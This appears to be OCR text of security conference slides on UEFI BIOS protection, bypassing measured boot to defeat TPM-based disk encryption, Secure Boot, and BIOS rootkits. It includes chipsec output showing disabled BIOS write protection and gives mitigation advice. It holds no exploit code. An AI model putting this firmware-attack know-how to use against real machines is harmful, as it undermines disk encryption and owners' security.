


ASUS P8Z77-V PRO




- Yes! UEFI BIOS updates are signed

ASUS P8Z77-V PRO



- Yes! UEFI BIOS updates are signed
- NIST will be happy

Or Not Yet


[+] imported chipsec.modules.common.bios_wp
[x][==========
[x][Module: BIOS Region Write Protection
[x][==========
BIOS Control (BDF 0:31:0 + 0xDC) = 0x08
[05] SMM_BWP = 0 (SMM BIOS Write Protection)
[04] TSS = 0 (Top Swap Status)
[01] BLE = 0 (BIOS Lock Enable)
[00] BIOSWE = 0 (BIOS Write Enable)
[-] FAILED: BIOS region write protection is disabled
[*] BIOS Region: Base = 0x00180000, Limit = 0x007FFFFF
SPI Protected Ranges
PRx (offset) | Value | Base | Limit | WP? | RP?
PR0 (74) | 00000000 | 00000000 | 00000000 | 0 | 0
PR1 (78) | 00000000 | 00000000 | 00000000 | 0 | 0
PR2 (7C) | 00000000 | 00000000 | 00000000 | 0 | 0
PR3 (80) | 00000000 | 00000000 | 00000000 | 0 | 0
PR4 (84) | 00000000 | 00000000 | 00000000 | 0 | 0
[-] FAILED: None of the SPI protected ranges write-protect BIOS region
fs0:\chipsec-1.0>

Demo

- The problem applies to any Full-Disk Encryption solution with TPM, not just Windows BitLocker
- It also is not specific to ASUS. I just happen to use a few of those systems

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

What About Secure Boot?

UEFI 2.3.1 / Windows 8 Secure Boot

- UEFI FW verifies digital signatures of non-embedded UEFI executables
- Signed UEFI drivers on adaptor cards/disk (Option ROMs), UEFI apps, OS Loaders
- Leverages Authenticode signing over PE/COFF binaries
- Configuration stored in NVRAM as Authenticated Variables (PK, KEK, db, dbx, SecureBoot)
- UEFI Spec, Chapter 27
- Windows 8 Logo requirements for Secure Boot

Windows 8 Logo Requirements

System.Fundamentals.Firmware.UEFISecureBoot

8. Mandatory. **Secure firmware update process**. If the platform firmware is to be serviced, it must follow a secure update process. To ensure the lowest level code layer is not compromised, the platform must support a secure firmware update process that ensures only signed firmware components that can be verified using the signature database (and are not invalidated by the forbidden signature database) can be installed. UEFI Boot Services variables must be hardware-protected and preserved across flash updates. The Flash ROM that stores the UEFI BIOS code must be protected. Flash that is typically open at reset (to allow for authenticated firmware updates) must subsequently be locked before running any unauthorized code. The firmware update process must also protect against rolling back to insecure versions, or non-production versions that may disable secure boot or include non-production keys. A physically present user may however override the rollback protection manually. Further, it is recommended that manufacturers writing BIOS code adhere to the NIST guidelines set out in NIST SP 800-147 (http://csrc.nist.gov/publications/nistpubs/800-147/NIST-SP800-147-April2011.pdf), BIOS Protection Guidelines, which provides guidelines for building features into the BIOS that help protect it from being modified or corrupted by attackers. For example, by using cryptographic digital signatures to authenticate BIOS updates.

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

BIOS Rootkits

- BIOS Rootkit [5,6,7,15]
- SMM Rootkit [8,9]
- ACPI rootkit [12]
- Mebromi - BIOS/Option ROM malware in the wild [14]

BIOS Rootkits

- BIOS Rootkit [5,6,7,15]
- SMM Rootkit [8,9]
- ACPI rootkit [12]
- Mebromi - BIOS/Option ROM malware in the wild [14]

- If we don't properly protect the BIOS, malware will
- Imagine BIOS malware restoring TDL4 infected MBR on each boot

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

Anything We Can Do?

If you care about Full-Disk Encryption or sneaky little UEFI malware

- ASUS is releasing fixed revision of UEFI BIOS. Update!
- Check with platform vendor if BIOS updates are signed and if BIOS meets NIST SP800-147 requirements
- Systems certified for Windows 8 are likely to sign UEFI updates
- Check UEFI BIOS protections on your system
- Do not leave your system unattended
- Do not enter PIN if concerned that BIOS was compromised
- Stop using systems with legacy BIOS
- NIST should have a test suite to validate SP800-147 requirements

Acknowledgements / Greetings

CSW organizers and review board

ASUS for openly working with us on mitigations

apebit, Kirk Brannock, chopin, doughty, Efi, Laplinker, Lelia, Dhinesh Manoharan, Misha, Bruce Monroe, Monty, Nick, Brian Payne, rfp, secoeites, sharkey, toby, Vincent

And many others whom I deeply respect

Graphics from http://www.deviantart.com

Further Reading

1. *Evil Maid goes after TrueCrypt!* by Alex Tereshkin and Joanna Rutkowska
2. *Attacking the BitLocker Boot Process* by Sven Turpe et al.
3. *Anti Evil Maid* by Joanna Rutkowska
4. *Go Deep Into The Security of Firmware Update* by Sun Bing
5. *Persistent BIOS Infection* by Anibal Sacco and Alfredo Ortega
6. *Hardware Backdooring is Practical* by Jonathan Brossard
7. *Mac EFI Rootkits* by snare
8. *Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers* by core collapse
9. *New Breed of Stealthy Rootkits* by Shawn Embelton and Sherry Sparks
10. *Attacking Intel BIOS* by Rafal Wojtczuk and Alexander Tereshkin
11. *Firmware Rootkits: The Threat to The Enterprise* by John Heasman
12. *Implementing and Detecting an ACPI BIOS Rootkit* by John Heasman
13. *BIOS Boot Hijacking* by Sun Bing
14. *Mebromi*
15. *BIOS RootKit: Welcome Home, My Lord* by IceLord
16. *Hardware Involved Software Attacks* by Jeff Forristal
17. *Beyond BIOS* by Vincent Zimmer
18. http://archives.neohapsis.com/archives/bugtraq/2009-08/0059.html

THANK YOU!

QUESTIONS?